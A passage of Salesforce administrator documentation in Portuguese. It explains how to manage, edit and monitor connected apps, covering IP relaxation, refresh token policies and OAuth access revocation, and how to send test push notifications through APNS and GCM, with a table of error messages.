Para excluir um aplicativo conectado, clique no **Nome de aplicativo conectado** na lista de aplicativos. Clique em **Excluir** na página de edição e confirme clicando novamente em **Excluir**. Embora o aplicativo seja removido da sua lista, não é possível reutilizar o nome dele.

Se um aplicativo conectado incluído em um pacote for excluído, ele permanecerá disponível até o pacote ser atualizado.

 **Nota:** Se o provisionamento de usuários for configurado para um aplicativo conectado, não será possível excluir o aplicativo conectado ou desinstalar um pacote que o contém até um administrador remover os detalhes de configuração de provisionamento de usuários. Esteja ciente de que desmarcar a caixa de seleção **Ativar provisionamento do usuário** na página de detalhes do aplicativo conectado não remove os detalhes de configuração da organização. Para remover os detalhes da configuração, consulte as instruções para administradores do Salesforce [sobre esse problema](#).

CONSULTE TAMBÉM:

[Criando um Aplicativo conectado](#)

[Visão geral de aplicativos conectados](#)

[Provisionamento de usuários para aplicativos conectados](#)

Relaxamento de IP de aplicativo conectado e imposição de IP contínuo

Este tópico descreve como a opção de Configurações de sessão `Impor intervalos IP para fazer login em toda solicitação` afeta as configurações de relaxamento de IP do aplicativo conectado ativado por OAuth.

Se você relaxou as restrições de IP para seu aplicativo conectado ativado por OAuth e sua organização tem a opção `Impor intervalos IP para fazer login em toda solicitação` ativada, o acesso ao seu aplicativo conectado pode mudar. Essa mudança de acesso se aplica ao acesso de cliente, incluindo dispositivos móveis, para todos os aplicativos conectados ativados por OAuth. O relaxamento de IP não se aplica aos aplicativos conectados ativados por SAML.

Tabela 3: Configurações de relaxamento de IP do aplicativo conectado e imposição de IP contínuo

Relaxação de IP	Quando a imposição de IP contínuo está desativada (padrão)	Quando a imposição de IP contínuo está ativada
Impor restrições de IP	Um usuário que executa esse aplicativo está sujeito a restrições de IP da organização, como faixas de IP definidas no perfil do usuário.	Um usuário que executa esse aplicativo está sujeito a restrições de IP da organização, como faixas de IP definidas no perfil do usuário.
Relaxar restrições de IP com um segundo fator	Um usuário que execute esse aplicativo ignora as restrições de IP da organização quando uma destas condições é verdadeira: <ul style="list-style-type: none"> O aplicativo tem faixas de IP incluídas na lista aprovada e está usando o fluxo de autenticação do OAuth no servidor da Web. Apenas as solicitações recebidas dos IPs na lista aprovada são permitidas. O aplicativo não tem lista branca de faixa de IP, está usando fluxo de autenticação do servidor da Web ou OAuth usuário-agente e o usuário conclui com sucesso a confirmação de identidade. 	Um usuário que execute esse aplicativo ignora as restrições de IP da organização quando uma destas condições de OAuth na coluna anterior é verdadeira. No entanto, o usuário não pode acessar o seguinte por razões de segurança: <ul style="list-style-type: none"> Trocar senha Adicionar um token baseado em tempo Qualquer página em um fluxo de login
Relaxar restrições de IP	Um usuário que executa esse aplicativo conectado não está sujeito a quaisquer restrições de IP.	Um usuário que executa esse aplicativo conectado não está sujeito a quaisquer restrições de IP. No entanto, o usuário não pode acessar o seguinte por razões de segurança: <ul style="list-style-type: none"> Trocar senha Adicionar um token baseado em tempo Qualquer página em um fluxo de login

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Aplicativos conectados podem ser criados em: Edições **Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Aplicativos conectados podem ser instalados em: **todas** as edições

Exibir detalhes do aplicativo conectado

PERMISSÕES DO USUÁRIO

Para ler:	“Personalizar aplicativo”
Para criar, atualizar ou excluir:	“Personalizar aplicativo” E “Modificar todos os dados” OU “Gerenciar aplicativos conectados”
Para atualizar todos os campos, com exceção de Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	“Personalizar aplicativo”
Para atualizar Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	“Personalizar aplicativo” E “Modificar todos os dados”
Para desinstalar:	“Fazer download de pacotes do AppExchange”

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Aplicativos conectados podem ser criados em: Edições **Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Aplicativos conectados podem ser instalados em: **todas** as edições

A página Detalhes do aplicativo conectado exibe informações sobre o aplicativo conectado, incluindo sua versão e escopos. Nela, é possível editar e verificar o uso do aplicativo conectado e associar perfis e permissões ao aplicativo.

- Clique em **Editar** para alterar a configuração do aplicativo na página Editar do aplicativo conectado.
- Clique em **Fazer download de metadados** para obter os URLs de login e os pontos finais do SAML do provedor de serviços que são específicos da configuração da sua comunidade ou do domínio personalizado. Este botão aparecerá apenas se sua organização estiver habilitada como um Provedor de identidade e apenas com os aplicativos conectados que usam SAML.
- Em vez de fazer download dos metadados, você pode acessá-los por meio de um URL no Ponto final de descoberta de metadados. O provedor de serviços pode usar esse URL para configurar o login único para conexão ao Salesforce.
- Clique em **Exibir uso do OAuth** para ver o relatório de uso dos aplicativos conectados na sua organização.
- O provisionamento de usuários para um aplicativo conectado pode ser ativado nessa página. Após a ativação, use o assistente de Provisionamento de usuários para configurar ou atualizar as configurações de provisionamento de usuários. Depois que você executa o assistente de Provisionamento de usuários, a seção Contas de usuário permite gerenciar individualmente o vínculo entre as contas de usuário e as respectivas configurações de conta no sistema de terceiros.
- Clique em **Gerenciar perfis** para selecionar os perfis do aplicativo na página de Atribuição do perfil do aplicativo. Selecione os perfis que terão acesso ao aplicativo (exceto no Group Edition).

⚠ Importante: Esta opção não será exibida caso a política OAuth para **Usuários autorizados** esteja definida como *Todos os usuários podem conceder autorização a si mesmo* porque esta opção não é necessária quando os usuários puderem conceder autorização a si mesmo.

- Clique em **Gerenciar conjuntos de permissões** para selecionar os conjuntos de permissões dos perfis para esse aplicativo na página de Atribuição do perfil do aplicativo. Selecione os conjuntos de permissões que terão acesso ao aplicativo.

⚠ Importante: Esta opção não será exibida caso a política OAuth para **Usuários autorizados** esteja definida como *Todos os usuários podem conceder autorização a si mesmo* porque esta opção não é necessária quando os usuários puderem conceder autorização a si mesmo.

- Clique em **Novo** em Atributos SAML do provedor de serviços para criar novos pares de valor/chave de atributo. Também é possível editar ou excluir os atributos existentes.

Somente usuários com pelo menos um dos perfis ou conjuntos de permissões selecionados poderão executar o aplicativo se a opção `Usuários aprovados pelo administrador` estiver selecionada para o valor `Usuários autorizados` na página Editar do aplicativo conectado. Se em vez disso você selecionar `Todos os usuários`, os perfis e conjuntos de permissões serão ignorados.

CONSULTE TAMBÉM:

[Provisionamento de usuários para aplicativos conectados](#)

Gerenciar um aplicativo conectado

PERMISSÕES DO USUÁRIO	
Para ler:	“Personalizar aplicativo”
Para criar, atualizar ou excluir:	“Personalizar aplicativo” E “Modificar todos os dados” OU “Gerenciar aplicativos conectados”
Para atualizar todos os campos, com exceção de Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	“Personalizar aplicativo”
Para atualizar Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	“Personalizar aplicativo” E “Modificar todos os dados”
Para desinstalar:	“Fazer download de pacotes do AppExchange”

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Aplicativos conectados podem ser criados em: Edições **Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Aplicativos conectados podem ser instalados em: **todas** as edições

Para exibir e atualizar propriedades de um aplicativo conectado, em Configuração, insira *Aplicativos conectados* na caixa *Busca rápida* e selecione a opção de gerenciamento de aplicativos conectados. Localize o aplicativo e clique em **Editar** ao lado dele. Para exibir informações, uso e políticas de um aplicativo conectado ou adicionar atributos personalizados, clique no nome do aplicativo.

 **Nota:** As sessões são atualizadas automaticamente em intervalos que variam de 15 minutos a 12 horas, enquanto o usuário está no aplicativo, dependendo do `valor do tempo limite` de sessão definido para sua organização, o que muitas vezes não é detectado pelo usuário.

Aplicativos conectados instalados pelo Salesforce

Alguns aplicativos Salesforce são implementados como aplicativos conectados e automaticamente instalados na sua organização, como o Salesforce1 ou o Salesforce para Outlook. Por isso, talvez você veja mais aplicativos conectados na sua lista de aplicativos instalados do que o esperado.

Esses aplicativos conectados do Salesforce são distribuídos em dois pacotes gerenciados: um para aplicativos relacionados ao Salesforce1 e outro para aplicativos não relacionados ao Salesforce1. A lista de aplicativos incluídos pode ser alterada a cada versão. No entanto,

para simplificar a administração, cada pacote é instalado de forma assíncrona na sua organização na primeira vez que um usuário acessa um desses aplicativos.

Se você deseja instalar (ou reinstalar) proativamente o pacote Salesforce1 para aplicativos conectados, pode [instalá-lo a partir do AppExchange](#).

Os pacotes aparecem em Configuração na lista Pacotes instalados.

Clique em cada Nome do pacote para ver a lista de componentes. Veja a seguir alguns dos componentes do pacote Aplicativos conectados do Salesforce.

 **Nota:** O IDE do Force.com, o Force.com Migration Tool, o Data Loader Bulk e o Data Loader Partner são aplicativos conectados “wrapper” que usam a API SOAP para se conectar ao Salesforce, em vez de usar o OAuth, como fazem outros aplicativos conectados. No entanto, eles usam a estrutura de aplicativos conectados para permitir ou negar o acesso de usuários aos aplicativos em uma organização.

Veja a seguir alguns dos componentes do pacote Aplicativos Salesforce1 e Chatter.

Para gerenciar esses aplicativos conectados instalados, em Configuração, insira *Aplicativos conectados* na caixa *Busca rápida* e selecione a opção para gerenciar os aplicativos conectados. Você verá os aplicativos conectados do Salesforce instalados automaticamente aparecerem na lista como aplicativos instalados do pacote gerenciado, juntamente com outros aplicativos conectados instalados.

CONSULTE TAMBÉM:

[Provisionamento de usuários para aplicativos conectados](#)

Editar um aplicativo conectado

PERMISSÕES DO USUÁRIO

Para ler:	“Personalizar aplicativo”
Para criar, atualizar ou excluir:	“Personalizar aplicativo” E “Modificar todos os dados” OU “Gerenciar aplicativos conectados”
Para atualizar todos os campos, com exceção de Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	“Personalizar aplicativo”
Para atualizar Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	“Personalizar aplicativo” E “Modificar todos os dados”
Para desinstalar:	“Fazer download de pacotes do AppExchange”

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Aplicativos conectados podem ser criados em: Edições **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** e **Developer**

Aplicativos conectados podem ser instalados em: **todas** as edições

É possível modificar as configurações e as permissões para um aplicativo conectado.

1. Em Configuração, insira *Aplicativos conectados* na caixa *Busca rápida* e selecione a opção de gerenciamento de aplicativos conectados.

2. Clique em **Editar** ao lado do nome do aplicativo que deseja modificar. (Para revisar as informações sobre um aplicativo na página Detalhes do aplicativo conectado, clique no nome do aplicativo.)
 - As políticas do OAuth estão disponíveis para qualquer aplicativo conectado ativado por OAuth.
 - `Usuários autorizados` determina quem pode executar o aplicativo.
 - `Todos os usuários podem se autoautorizar`: Padrão. Qualquer um na organização pode conceder autorização a si mesmo no aplicativo. Essa configuração significa que cada usuário deverá aprovar o aplicativo na primeira vez que o acessar.
 - `Os usuários aprovados pelo administrador são pré-autorizados`: O acesso é limitado aos usuários com o perfil ou conjunto de permissões especificado, mas eles não precisam aprovar o aplicativo antes de poder acessá-lo. No Group Edition, essa configuração impede o acesso de todos os usuários ao aplicativo. Gerencie perfis para o aplicativo editando a lista `Acesso ao aplicativo conectado` de cada perfil (exceto no Group Edition). Gerencie conjuntos de permissões do aplicativo editando a lista `Aplicativos conectados atribuídos` de cada conjunto de permissões.
 -  **Cuidado:** Se você trocar de `Todos os usuários podem se autoautorizar` para `Usuários aprovados pelo administrador são pré-autorizados`, qualquer usuário atual do aplicativo perderá seu acesso, a menos que pertença a um conjunto de permissões ou perfil especificado para o aplicativo.
 -  **Nota:** Se o perfil ou o conjunto de permissões do usuário tem a permissão "Usar qualquer cliente de API" ativada, a política `Os usuários aprovados pelo administrador são pré-autorizados` pode ser ignorada. Essa permissão do usuário está disponível apenas se a permissão de organização "Apenas aplicativos aprovados pelo administrador" está ativada. A permissão de usuário "Usar qualquer cliente de API" permite que um usuário que não foi aprovado pelo administrador acesse e execute o aplicativo, mesmo que as configurações do aplicativo conectado exijam que o usuário seja aprovado pelo administrador e a permissão de organização "Apenas aplicativos aprovados pelo administrador" esteja ativa. Esse esquema de permissão permite que usuários específicos, como prestadores de serviço de curto prazo, acessem um aplicativo conectado temporariamente.
- `Relaxação de IP` designa as restrições de IP às quais os usuários do aplicativo conectado estão sujeitos. Os intervalos de IP funcionam com aplicativos conectados ativados por OAuth, não aplicativos conectados ativados por SAML. Um administrador pode optar por aplicar ou ignorar essas restrições, escolhendo uma das seguintes opções.
 - `Impor restrições de IP`: Padrão. Um usuário que executa esse aplicativo está sujeito a restrições de IP da organização, como faixas de IP definidas no perfil do usuário.
 - `Reduzir restrições de IP com o segundo fator`: Um usuário que execute esse aplicativo ignora as restrições de IP da organização quando alguma destas condições é verdadeira:
 - O aplicativo tem faixas de IP incluídas na lista aprovada e está usando o fluxo de autenticação do OAuth no servidor da Web. Apenas as solicitações recebidas dos IPs na lista aprovada são permitidas.
 - O aplicativo não tem lista de faixa de IP aprovada, está usando o servidor da Web ou o fluxo de autenticação de OAuth do agente do usuário e o usuário conclui com sucesso a Confirmação de identidade.
 - `Reduzir restrições de IP`: Um usuário que executa esse aplicativo conectado não está sujeito a quaisquer restrições de IP.
-  **Nota:** Se a opção de Configurações de sessão `Impor intervalos IP para fazer login em toda solicitação` estiver ativada, ela afetará o comportamento de relaxamento de IP. Para obter mais informações, consulte [Relaxamento de IP de aplicativo conectado e imposição de IP contínuo](#) na página 175.
- `Política do token de atualização` especifica o período de validade de um token de atualização. Os tokens de atualização são usados pelo aplicativo conectado ativado por OAuth para obter novas sessões sem exigir que o usuário forneça suas credenciais. O aplicativo conectado simplesmente troca o token de atualização por uma nova sessão. Usando políticas de

token de atualização, os administradores controlam por quanto tempo o token de atualização pode ser usado. As opções são as seguintes.

- `O token de atualização é válido até ser revogado`. Essa configuração é o comportamento padrão. Ela especifica que o token pode ser usado indefinidamente, a menos que seja revogado pelo usuário ou pelo administrador. Os tokens são revogados na página de detalhes do usuário, em Aplicativos conectados OAuth ou no relatório Uso de aplicativos conectados OAuth.
- `Expirar o token de atualização imediatamente`. Essa configuração especifica que o token se torna inválido imediatamente. O usuário pode utilizar a sessão atual (token de acesso) já emitida, mas não pode usar o token de atualização para obter uma nova sessão.
- `Expirar token de atualização se não for usado por n`. Essa configuração invalida o token se ele não é usado pelo período de tempo especificado. Por exemplo, se o valor do campo estabelece `7 dias` e o token de atualização não é trocado por uma nova sessão dentro de sete dias, a próxima tentativa de usar o token falha. O token expirou e não pode mais gerar novas sessões. Se o token de atualização é usado com êxito antes de 7 dias, o monitoramento do período de inatividade é reiniciado e o token se torna válido por mais 7 dias.
- `Expirar token de atualização depois de n`. Essa configuração invalida o token de atualização depois de um período de tempo fixo. Por exemplo, se a política estabelece `1 dia`, o token de atualização pode ser usado para obter novas sessões por 24 horas. Depois de 24 horas, o token não pode ser usado.

Uma sessão de usuário pode ser mantida por uso. Seu período de validade é definido pelo Valor de tempo limite para o aplicativo conectado, perfil de usuário ou configurações de sessão da organização (nessa ordem). A `Política da token de atualização` só é avaliada durante o uso do token de atualização emitido e não afeta a sessão atual do usuário. Os tokens de atualização só são necessários quando a sessão do usuário expirou ou não está mais disponível. Por exemplo, se você configurar uma `Política de token de atualização` para `Expirar token de atualização após 1 hora` e o usuário usar o aplicativo por duas horas, ele não será forçado a se autenticar depois de uma hora. O usuário terá que se reautenticar apenas quando a sessão expirar e o cliente tentar trocar seus tokens de atualização para uma nova sessão.

- O valor de tempo limite está disponível apenas para aplicativos conectados ativados por OAuth. Esse valor define a expiração dos tokens de acesso para a sessão do aplicativo conectado. Se você não definir um valor ou `Nenhum` (o padrão) for selecionado, o Salesforce utilizará o Valor de tempo limite do perfil do usuário. Se o perfil não tiver nenhum valor definido, o Salesforce usará o Valor de tempo limite das Configurações de sessão da organização.
- As permissões atuais do aplicativo conectado também são listadas aqui.

Se seu aplicativo conectado for um aplicativo de tela que usa autenticação de solicitação assinada, certifique-se de:

- Definir `Usuários autorizados para Usuários aprovados pelo administrador` estão pré-autorizados.
- Defina `Expirar os tokens de atualização como Na primeira vez em que usarem esse aplicativo`.
- Forneça acesso por meio de conjuntos de permissão e perfis aos usuários.
- Política de nível de sessão está disponível para todos os aplicativos conectados. Selecione `Sessão de alta garantia exigida` para obrigar os usuários a inserir uma chave de segurança com base no tempo durante o login para acessar o aplicativo.
- Informações básicas estão disponíveis para todos os aplicativos conectados. Porém, se o seu aplicativo for um aplicativo de tela, esses valores de campo não serão usados. Em vez disso, o URL do aplicativo de tela especificado quando o aplicativo conectado foi criado é usado.
 - `URL inicial` é usado se o aplicativo conectado usa login único. Nesse caso, defina o URL da página onde o usuário inicia o processo de autenticação. Essa localização também aparecerá no menu do alternador de aplicativo.
 - `URL do início móvel` é usada para direcionar os usuários a um local específico quando o aplicativo é acessado a partir de um dispositivo móvel.

- As configurações de aplicativo móvel estão disponíveis para aplicativos conectados móveis que impõem a proteção por PIN.
 - `Exigir PIN depois` especifica quanto tempo pode passar com o aplicativo inativo antes de o aplicativo bloquear a si mesmo e exigir o PIN antes de continuar. Os valores permitidos são nenhum (sem bloqueio), 1, 5, 10 e 30 minutos. Essa política só é imposta se um `Comprimento de PIN` correspondente for configurado. A imposição da política é de responsabilidade do aplicativo conectado. Aplicativos escritos usando o SDK do Salesforce Mobile podem impor essa política, ou o aplicativo pode ler a política no serviço `UserInfo` e aplicá-la.
 - 📌 **Nota:** Essa configuração não invalida uma sessão de usuário. Quando uma sessão expira por inatividade, essa política requer apenas que o usuário insira um PIN para continuar usando a sessão atual.
 - `Tamanho do Pin` define o comprimento do número de identificação enviado para uma confirmação de autenticação. O comprimento pode ser de 4 a 8 dígitos.
- Os atributos personalizados estão disponíveis para todos os aplicativos conectados. Os desenvolvedores podem definir metadados de SAML personalizado ou atributos de OAuth personalizados para o aplicativo conectado. Os administradores podem excluir ou editar esses atributos ou adicionar atributos personalizados. Os atributos excluídos, editados ou adicionados por administradores substituem os atributos definidos pelos desenvolvedores. Para obter mais informações, consulte [Editar, empacotar ou excluir um aplicativo conectado](#) na página 172.

Manipulador do Connected App personalizado

Personalize o comportamento de um aplicativo conectado com o Apex. Crie uma classe que estenda a classe `ConnectedAppPlugin` do Apex e associe-a a um aplicativo conectado. A classe pode oferecer suporte a novos protocolos de autenticação ou responder a atributos de usuário de modo a beneficiar um processo de negócio.

O plug-in é executado em nome de uma conta de usuário. No campo `Executar como`, selecione o usuário para o plug-in. Se o usuário não estiver autorizado para o aplicativo conectado, use o método `authorize` para fazer isso. Para obter mais informações, consulte a classe `ConnectedAppPlugin` no [Force.com Apex Code Developer's Guide](#).

CONSULTE TAMBÉM:

- [Editar um aplicativo conectado](#)
- [Provisionamento de usuários para aplicativos conectados](#)

Monitoramento de uso de um Aplicativo conectado

PERMISSÕES DO USUÁRIO

Para ler:	"Personalizar aplicativo"
Para criar, atualizar ou excluir:	"Personalizar aplicativo" E "Modificar todos os dados" OU "Gerenciar aplicativos conectados"
Para atualizar todos os campos, com exceção de Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	"Personalizar aplicativo"
Para atualizar Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	"Personalizar aplicativo" E "Modificar todos os dados"

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Aplicativos conectados podem ser criados em: Edições **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** e **Developer**

Aplicativos conectados podem ser instalados em: **todas** as edições

Para desinstalar:

“Fazer download de pacotes do AppExchange”

Para exibir informações sobre o uso de aplicativos conectados na organização, em Configuração, insira *Uso do Connected Apps OAuth* na caixa *Busca rápida* e selecione **Uso do Connected Apps OAuth**. Aparece uma lista de aplicativos conectados e informações sobre cada um deles.

Aplicativo conectado

O nome do aplicativo. Os aplicativos conectados que foram instalados, mas que não foram utilizados por ninguém, não aparecem na lista.

Exibir informações do aplicativo

Clique em **Exibir informações do aplicativo** para acessar a página de detalhes do aplicativo conectado. Como opção, se o aplicativo conectado ainda não estiver instalado, clique em **Instalar**.

Contagem de usuários

O número de usuários que executaram o aplicativo. Clique em um valor de Contagem de usuários para ver informações sobre cada usuário, incluindo:

- Quando eles usaram o aplicativo pela primeira vez
- A última vez que usou o aplicativo
- O número de vezes que usou o aplicativo

Na página *Uso do usuário de aplicativo conectado*, você pode encerrar o acesso de um usuário à sessão atual, clicando na ação **Revogar** na fila daquela pessoa. Ou clique no botão **Revogar tudo** na parte superior da página para efetuar logout de todos os que estão usando o aplicativo conectado.

Ação

Clique em **Bloquear** para encerrar todas as sessões de usuário atuais com o aplicativo conectado e bloquear todas as novas sessões. O bloqueio de um aplicativo não é permanente. Você pode clicar em **Desbloquear** para permitir que os usuários efetuem login e acessem o aplicativo em outro momento.

Gerenciando o acesso OAuth para os aplicativos conectados

Um aplicativo conectado integra um aplicativo ao Salesforce usando APIs. Aplicativos conectados usam os protocolos padrão SAML e OAuth para autenticar, fornecer login único e fornecer tokens para uso com as APIs do Salesforce. Além dos recursos padrão do OAuth, os aplicativos conectados permitem que os administradores configurem diferentes políticas de segurança e tenham controle explícito sobre quem pode usar os aplicativos correspondentes. Todos os aplicativos conectados foram integrados ao Salesforce. Dessa forma, eles poderão acessar um subconjunto de dados do Salesforce assim que você conceder explicitamente cada permissão de aplicativo.

Todos os aplicativos conectados que têm permissão para acessar os dados do Salesforce são listados nas suas informações pessoais.

1. Em suas configurações pessoais, insira *Detalhes avançados do usuário* na caixa *Busca rápida* e selecione **Detalhes avançados do usuário**. Nenhum resultado? Insira *Informações pessoais* na caixa *Busca rápida* e selecione **Informações pessoais**.
2. Na seção *Aplicativos conectados do OAuth*, você pode:
 - Exibir informações sobre cada aplicativo ao qual você deu acesso, além do número de vezes e da última vez que o aplicativo tentou acessar suas informações.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

O Salesforce Classic Mobile não está disponível em **Database.com**

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

 **Nota:**

- Um aplicativo pode estar listado mais de uma vez. Cada vez que você conceder acesso a um aplicativo ele obtém uma nova chave de acesso. As solicitações de tokens de atualização aumentam a `Contagem de uso` exibida para o aplicativo. Você deve conceder acesso a seus dados do Salesforce de cada dispositivo que utiliza, como um laptop e um desktop. O limite padrão é de cinco chaves de acesso por aplicativo. Aplicativos mais recentes (usando o protocolo OAuth 2.0) são aprovados automaticamente para dispositivos adicionais depois que é concedido acesso a você. Os aplicativos OAuth 2.0 podem estar listados mais de uma vez. Cada linha na tabela representa uma concessão exclusiva, então se um aplicativo solicitar diversas chaves com escopos diferentes, você verá o mesmo aplicativo diversas vezes.
 - Mesmo se o aplicativo conectado tiver tentado acessar suas informações e falhar porque não conseguiu fazer login, os campos `Contagem de uso` e `Última utilização` ainda serão atualizados.
- Clique em **Revogar** para revogar o acesso ao aplicativo. Após a revogação do aplicativo, ele não poderá mais usar esse token específico de autorização de acesso para acessar seus dados do Salesforce.

 **Importante:** Você deverá revogar todas as chaves de acesso de um determinado aplicativo para impedi-lo de acessar seus dados do Salesforce.

Se você estiver usando o Salesforce Classic Mobile e quiser usar um novo dispositivo móvel, faça download do aplicativo no novo dispositivo e conecte-se. Não é necessário revogar a chave no dispositivo antigo; o Salesforce cria automaticamente uma nova.

CONSULTE TAMBÉM:

[Visão geral de aplicativos conectados](#)

[Criando um Aplicativo conectado](#)

[Editar um aplicativo conectado](#)

Testando as notificações por push

Para executar um teste rápido da sua notificação por push, use a página Enviar notificação de teste. A página Enviar notificação de teste permite resolver problemas de notificação de ida e volta em um mecanismo síncrono, sem precisar configurar o Apex ou chamadas de REST. Também pode fornecer insights sobre o que está acontecendo nos bastidores do ambiente assíncrono das notificações por push no mundo real.

Limites das notificações por push

O número máximo de notificações por push permitidas para cada aplicativo móvel associado à sua organização do Salesforce depende do tipo de aplicativo.

Número máximo de notificações por push permitidas para	Limite
Aplicativos móveis fornecidos pelo Salesforce (por exemplo, Salesforce1)	50.000 notificações por aplicativo por dia
Aplicativos móveis desenvolvidos por sua organização para uso interno pelos funcionários	35.000 notificações por aplicativo por dia
Aplicativos móveis instalados a partir do AppExchange	5.000 notificações por aplicativo por dia

Somente notificações *entregáveis* são contadas para esse limite. Por exemplo, considere o cenário em que uma notificação é enviada para 1.000 funcionários da empresa, mas 100 deles ainda não instalaram o aplicativo móvel. Somente as notificações enviadas para os 900 funcionários que instalaram o aplicativo móvel são contadas para esse limite.

Cada notificação por push de teste que é gerada por meio da página Notificação por push de teste é limitada a um único destinatário. As notificações por push de teste são contadas para o limite diário de notificações por push de um aplicativo.

Sobre a página Enviar notificação de teste

A página Enviar notificação de teste usa informações da configuração do Apple Push Notification Service (APNS) ou do Google Cloud Messaging para Android (GCM) para configurar um mecanismo de push síncrono. Você seleciona um dispositivo para receber a notificação por push inserindo uma string de token de conexão. Se você não sabe qual é a string de token, pode usar a ferramenta Pesquisar para selecionar a partir da lista de dispositivos registrados para o seu aplicativo conectado. A ferramenta Pesquisar exibe automaticamente os cinco dispositivos registrados mais recentemente. Você também pode inserir o nome de um usuário para procurar dispositivos registrados para o usuário.

No caso de notificações por push do Android GCM, é possível selecionar a opção Operação a seco para testar a configuração do GCM. Essa opção envia a notificação para o servidor do GCM, mas não a encaminha para um dispositivo.

Cada tentativa de push retorna uma mensagem de status que indica sucesso ou falha. Consulte [Mensagens de erro sobre notificações por push](#) para ver explicações sobre as mensagens. Para ver informações adicionais, consulte:

- developer.apple.com para obter informações sobre as notificações por push do Apple APNS.
- developer.android.com para obter informações sobre as notificações por push do GCM para Android.

Para acessar a página de teste:

1. Em Configuração, insira *Aplicativos* na caixa *Busca rápida* e selecione **Aplicativos**.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Aplicativos conectados podem ser criados em: Edições **Group, Professional, Enterprise, Performance, Unlimited e Developer**

Aplicativos conectados podem ser instalados em: **todas** as edições

PERMISSÕES DO USUÁRIO

Para enviar uma notificação por push a partir da página Testar notificações por push:

- “Apex do autor”
- E
- “Gerenciar aplicativos conectados”

2. Clique no nome do aplicativo conectado.
3. Clique em **Enviar notificações de teste** ao lado de Plataforma de push suportada. Esse link só aparece se você configurou seu aplicativo conectado para permitir notificações por push móveis.

 **Nota:** Antes de tentar enviar notificações por push de teste, verifique se as configurações móveis do seu aplicativo conectado estão configuradas adequadamente. Consulte [Criando um aplicativo conectado](#).

NESTA SEÇÃO:

[Enviar notificações por push de teste para o APNS](#)

Para executar um teste rápido da sua notificação por push para o Apple Push Notification Service (APNS), use a página Enviar notificação de teste.

[Enviar notificações por push de teste para o GCM para Android](#)

Para executar um teste rápido da configuração da notificação por push para o Google Cloud Messaging for Android (GCM), use a página Testar notificações por push.

[Mensagens de erro de notificações por push](#)

Se você obtém uma mensagem de erro ao enviar uma notificação por push a partir da página Enviar notificação de teste, verifique a tabela a seguir para ver sugestões de como corrigir o erro.

Enviar notificações por push de teste para o APNS

Para executar um teste rápido da sua notificação por push para o Apple Push Notification Service (APNS), use a página Enviar notificação de teste.

1. Insira uma string de token de conexão no campo Destinatário ou procure um destinatário clicando em Pesquisar  e selecione um dos resultados de pesquisa. Por padrão, a lista Resultados da pesquisa mostra os cinco dispositivos registrados mais recentemente no seu aplicativo conectado.
 - a. Para localizar outros dispositivos, insira um nome de usuário na caixa de texto Pesquisar.
 - b. Clique em **Ir** para gerar uma lista de todos os dispositivos registrados no momento sob o nome de usuário em questão.
2. Como opção, em Alerta, insira uma mensagem de alerta ou dicionário de acordo com as especificações da Apple.
3. Em Emblema, insira um número de emblema, ou 0 para indicar que não há emblema.
4. Em Som, insira o nome de um arquivo de som no conjunto do aplicativo ou insira *padrão* para usar o som de alerta padrão do sistema.
5. Como opção, para usar uma carga personalizada, insira o valor de JSON da carga no campo Carga personalizada.
6. Clique em **Enviar** para enviar a notificação por push de teste ou clique em **Apagar** para redefinir o formulário.

CONSULTE TAMBÉM:

[Testando as notificações por push](#)

Enviar notificações por push de teste para o GCM para Android

Para executar um teste rápido da configuração da notificação por push para o Google Cloud Messaging for Android (GCM), use a página Testar notificações por push.

1. Insira uma string de token de conexão no campo Destinatário ou procure um destinatário clicando em Pesquisar  e selecione um dos resultados de pesquisa. Por padrão, a lista Resultados da pesquisa mostra os cinco dispositivos registrados mais recentemente no seu aplicativo conectado.
 - a. Para localizar outros dispositivos, insira um nome de usuário na caixa de texto Pesquisar.
 - b. Clique em **Ir** para gerar uma lista de todos os dispositivos registrados no momento sob o nome de usuário em questão.
2. Em Carga, insira um valor de JSON que contém a sua mensagem.
3. Para enviar a notificação por push somente para o servidor do GCM, selecione **Operação a seco**.
4. Clique em **Enviar** para enviar a notificação por push de teste ou clique em **Apagar** para redefinir o formulário.

CONSULTE TAMBÉM:

[Testando as notificações por push](#)

Mensagens de erro de notificações por push

Se você obtém uma mensagem de erro ao enviar uma notificação por push a partir da página Enviar notificação de teste, verifique a tabela a seguir para ver sugestões de como corrigir o erro.

Mensagem	Resolução sugerida
O limite da taxa de push por dia referente a este aplicativo conectado foi excedido	Como o limite diário não é negociável, não há resolução disponível.
O certificado não é aceito pelo serviço Apple Push Notification	Substitua o certificado por um tipo válido.
O certificado foi revogado	Forneça um certificado válido.
O certificado expirou	Renove o certificado.
O certificado ainda não é válido	Tente novamente mais tarde.
Senha ou certificado inválido	Substitua o certificado por um tipo válido.
Carga ou destinatário inválido	Procure erros na entrada.
A carga excede o tamanho máximo	Reduza o tamanho da carga.
Não foi possível carregar as configurações de notificações por push	Confirme se as configurações estão presentes no aplicativo conectado.
O campo destinatário contém um token de dispositivo inválido	Forneça um token de dispositivo válido.
Comprimento do token de dispositivo inválido	O token foi inserido incorretamente ou está corrompido. Insira o token novamente.
Erro ao enviar a notificação. Confirme se o certificado é o adequado para o ambiente Apple correto.	Confirme se o certificado correto está sendo usado (por exemplo, o de sandbox, e não o de produção).
O serviço Apple Push Notification não está disponível.	Tente novamente mais tarde.
